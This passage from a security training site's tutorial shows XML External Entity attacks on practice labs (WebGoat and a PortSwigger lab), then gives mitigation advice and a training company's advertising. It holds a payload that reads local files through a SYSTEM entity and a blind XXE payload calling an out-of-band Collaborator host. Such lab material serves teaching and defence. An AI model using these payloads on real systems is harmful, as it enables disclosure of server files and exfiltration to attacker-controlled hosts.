
So, the screenshot makes us clear that we were able to do Cross-Site Scripting using XML.

To learn more about Cross-Site Scripting & its exploitation surf Hacking Articles.

JSON and Content Manipulation


JSON is JavaScript Object Notation which is also used for storing and transporting data like XML. We can convert JSON to XML and still get the same output as well as get some juicy information using it. We can also do content manipulation so that XML can be made acceptable. We will be using **WebGoat** for this purpose. In WebGoat we will be performing an XXE attack.






We can see that the intercepted request looks like above. We will change its content-type and replace JSON with XML code. XML code that we will be using is:

```
<?xml?>
<!DOCTYPE root [
<!ENTITY ignite SYSTEM "file:///">
]>
<comment>
<text>
&ignite;
</text>
</comment>
```



We will be observing that our comment will be posted with the root file.




So, in this, we learnt how we can perform XML injection on JSON fields and also how we can pass XML by manipulating its content-type.


Let us understand what happened above:
JSON is the same as XML language so we can get the same output using XML as we will expect from a JSON request. In the above, we saw that JSON has text value so we replaced the JSON request with the above payload and got the root information. If we would have not changed its content type to application/XML then our XML request would not have been passed.

Blind XXE


As we have seen in the above attacks we were seeing which field is vulnerable. But, when there is a different output on our provided input then we can use Blind XXE for this purpose. We will be using portswigger lab for demonstrating Blind XXE. For this, we will be using burp collaborator which is present in BurpSuite professional version only. We are using a lab named "***Blind XXE with out-of-band interaction via XML parameter Entities***"**.** When we visit the lab we will see a page like below:




We will click on View details and we will be redirected to the below page in which we will be intercepting the "***check stock"*** request.



We will be getting intercepted request as below:




We can see that if we normally send the request we will get the number of stocks. Now we will fire up the burp collaborator from the burp menu and we will see the following window.




In this, we will press the "**copy to clipboard**" button to copy the burp subdomain that we will be using in our payload.
The payload that we will be using is as below:


```
<!DOCTYPE stockCheck [
<!ENTITY % ignite SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net"> %ignite; ]>
```



Now we will see in Burp Collaborator, we will see that we capture some request which tells us that we have performed Blind XXE successfully.



We will also verify that our finding is correct and we will see in the lab that we have solved it successfully.



Mitigation Steps

Mitigation Steps

- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:

```
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

- Also, DoS attacks can be prevented by disabling DTD. If it is not possible to disable DTDs completely, then external entities and external document type declarations must be disabled in the way that's specific to each parser.
- Another method is using CDATA for ignoring the external entities. CDATA is character data which provides a block which is not parsed by the parser.

```
<data><!CDATA [ "'& > characters are ok in here] ]></data>
```

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/
- https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/
- https://www.hackingarticles.in/cross-site-scripting-exploitation/
- https://www.hackingarticles.in/comprehensive-guide-to-local-file-inclusion/

Additional Resources

- https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE)
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
- https://portswigger.net/web-security/xxe/blind/lab-xxe-with-out-of-band-interaction-using-parameter-entities

About Us


CLOUD
SUPPORT
ALLOWS
TYPICALLY
INTERNET
SERVER
RESPONSIBLE
LOCATED
HOWEVER
CENTER
CUSTOMERS
SERVIC
DAT
USERS
PROVIDE
WEB
HOSTING
SERVICES
WEBSIT
SPACE
MULTIPLE
RESELLERS
SHARED
SITE
PAGE
SERVERS
CLIENTS
RELIABLE
PROVIDERS
CONTENT
FREE
FTP
DNS
HOSTS

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance. Ignite's research has been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been tructured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.